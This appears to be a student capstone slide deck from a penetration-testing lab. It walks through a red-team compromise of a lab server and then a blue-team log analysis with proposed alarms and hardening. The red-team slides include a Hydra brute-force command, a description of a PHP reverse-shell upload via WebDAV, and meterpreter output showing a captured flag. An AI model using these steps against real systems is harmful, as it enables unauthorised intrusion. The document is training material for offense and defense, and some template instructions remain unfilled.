



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-417858

IPv4: 192.168.1.105
OS: Linux
Hostname: server1

IPv4: 192.168.1.8
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: linux_kernel

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Machine	192.168.1.1	The VM that acts as the network we are doing our penetration testing on.
Capstone (Target Machine)	192.168.1.105	The target of our attack. It has a vulnerability on the /webdav page that we used to upload a .php file
Kali (Attacking Machine)	192.168.1.8	The machine we used to build and upload our payload to the target machine.
ELK (Network Monitor)	192.168.1.100	This machine is used to log all of the data and display on Kibana.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Use the CVE number if it exists. Otherwise, use the common name.</i>	<i>Describe the vulnerability.</i>	<i>Describe what this vulnerability allows the attacker to do.</i>
Weak Passwords	The short passwords containing primarily just lowercase text was very easy for hydra to brute force.	This allowed the hacker access to Ashton's account.
Broken Access Controls	User with access to sensitive data compromised the system with their public biography.	Using this users disregard to security access controls we were able to brute force his password and gain access to sensitive data.
Code Injection	We were able to upload a .php script to the website and click on it giving us meterpreter access.	At that point we had root access and we owned the network.

Exploitation: Weak Passwords

01

Tools & Processes

Using the Kali Linux tool Hydra we were able to brute force Ashton's password.

02

Achievements

From logging in to the secret folder we were able to find a step-by-step guide to uploading to the WebDAV network.

03

```
hydra -l ashton -P rockyou.txt -s  
80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder
```


Exploitation: Broken Access Controls

01

Tools & Processes

We used ashton's disregard for security to figure out we could use cross site scripting in the first place and then once able to access the secret folder he had written down steps to upload a file to the web server.

02

Achievements

This gave us an insight as to how to utilize cross site scripting and also how to upload a file to the server.

03



Exploitation: Code Injection

01

Tools & Processes

We linked the Kali box to the Capstone server using msfconsole and from there we just went to the file explorer and connected to the /webdav IP and dragged and dropped out shell.php file.

02


Achievements

Once the shell.php file was run we were now monitoring using meterpreter and we had access to the system as a root user.

03

```
Kali on ML-REFVM-417038 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
root@kali: /usr/share/wordlists
root@kali: /usr/share/wordlists
meterpreter > cd /usr/share/wordlists
meterpreter > ls
Listing: /usr/share/wordlists
Mode                Size      Type      Last modified      Name
----                -
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:19 -0400 bin
40755/rwxr-xr-x    4096      dir      2020-09-03 12:07:41 -0400 boot
40755/rwxr-xr-x    3840      dir      2021-06-03 19:28:25 -0400 dev
40755/rwxr-xr-x    4096      dir      2021-01-28 10:25:41 -0500 etc
100644/rw-r--r--    16        file     2019-05-07 15:15:12 -0400 flag.txt
40755/rwxr-xr-x    4096      dir      2020-05-19 15:04:21 -0400 home
100644/rw-r--r--    54710145  file     2020-09-03 12:07:40 -0400 initrd.img
100644/rw-r--r--    54036414  file     2019-05-07 14:10:23 -0400 initrd.img.old
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:23 -0400 lib
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:54 -0400 lib64
40780/rwx-----    16384     dir      2019-05-07 14:10:15 -0400 lost+found
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:51 -0400 media
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:51 -0400 mnt
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:51 -0400 opt
40535/r-xr-xr-x    0         dir      2021-06-03 19:27:54 -0400 proc
40780/rwx-----    4096      dir      2020-05-19 13:12:10 -0400 root
40755/rwxr-xr-x    800       dir      2021-06-03 19:49:34 -0400 run
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:55 -0400 sbin
40755/rwxr-xr-x    4096      dir      2019-05-07 14:16:00 -0400 snap
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:52 -0400 srv
100600/rw-r-----    2065694720 file     2019-05-07 14:12:56 -0400 swap.img
40535/r-xr-xr-x    0         dir      2021-06-03 19:27:58 -0400 sys
41777/rwxrwxrwx    4096      dir      2021-06-03 19:28:38 -0400 tmp
40755/rwxr-xr-x    4096      dir      2019-05-07 14:10:55 -0400 usr
40755/rwxr-xr-x    4096      dir      2021-01-28 10:16:40 -0500 vagrant
40755/rwxr-xr-x    4096      dir      2019-05-07 14:16:46 -0400 var
100600/rw-r-----    8298232  file     2019-05-07 14:12:05 -0400 vmlinuz
100600/rw-r-----    8257272  file     2019-05-07 14:10:23 -0400 vmlinuz.old

meterpreter > cd -
[*] stdapi fs.chdir: Operation failed: 1
meterpreter > cat flag.txt
bingow0h1sm0m0
meterpreter >
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- Port Scan occurred on June 7
- How many packets were sent, and from which IP?
3486 packets sent
- The increased number of connections over time



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- Requests were made between 1AM and 2 AM and 10,152 requests were made.
- The company_folders/secret_folder and in it was instructions to upload to /webdav




Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- 10,143
- 10,142 were made before the attacker cracked the password



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 33 requests were made to the WebDAV
- The file requested was the password.dav





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Detecting the number of SYN packets over time.

What threshold would you set to activate this alarm?

30 per minute

System Hardening

What configurations can be set on the host to mitigate port scans?

Set up a strong firewall that doesn't allow network mapping. Disable ICMP messages to send back no information.

Describe the solution. If possible, provide required command lines.

A strong firewall will keep attackers from yielding any info from running a port scan.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set up a failed login alert.

What threshold would you set to activate this alarm?

Send an alert after 5 failed login attempts

System Hardening

What configuration can be set on the host to block unwanted access?

Block external IP addresses from the hidden directory

Describe the solution. If possible, provide required command lines.

Edit the config file to allow only access from the local network.

Allow 192.168.*

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm for failed logins

What threshold would you set to activate this alarm?

5 failed login attempts

System Hardening

What configuration can be set on the host to block brute force attacks?

Two-factor Authentication

Describe the solution. If possible, provide the required command line(s).

Use a phone to authenticate the each login.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set up an alarm if any external IP tries to connect to the WebDAV

What threshold would you set to activate this alarm?

Send an alert any time an external IP is detected.

System Hardening

What configuration can be set on the host to control access?

Block connections from any external IP addresses

Describe the solution. If possible, provide the required command line(s).

Allow 192.168.*

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alert for any put requests on the network.

What threshold would you set to activate this alarm?

Set an alert any time a put request is made on the network

System Hardening

What configuration can be set on the host to block file uploads?

Block all put requests from external IP addresses.

Describe the solution. If possible, provide the required command line.

This will allow people only on the local network with access to make put requests and upload to the network.

*The
End*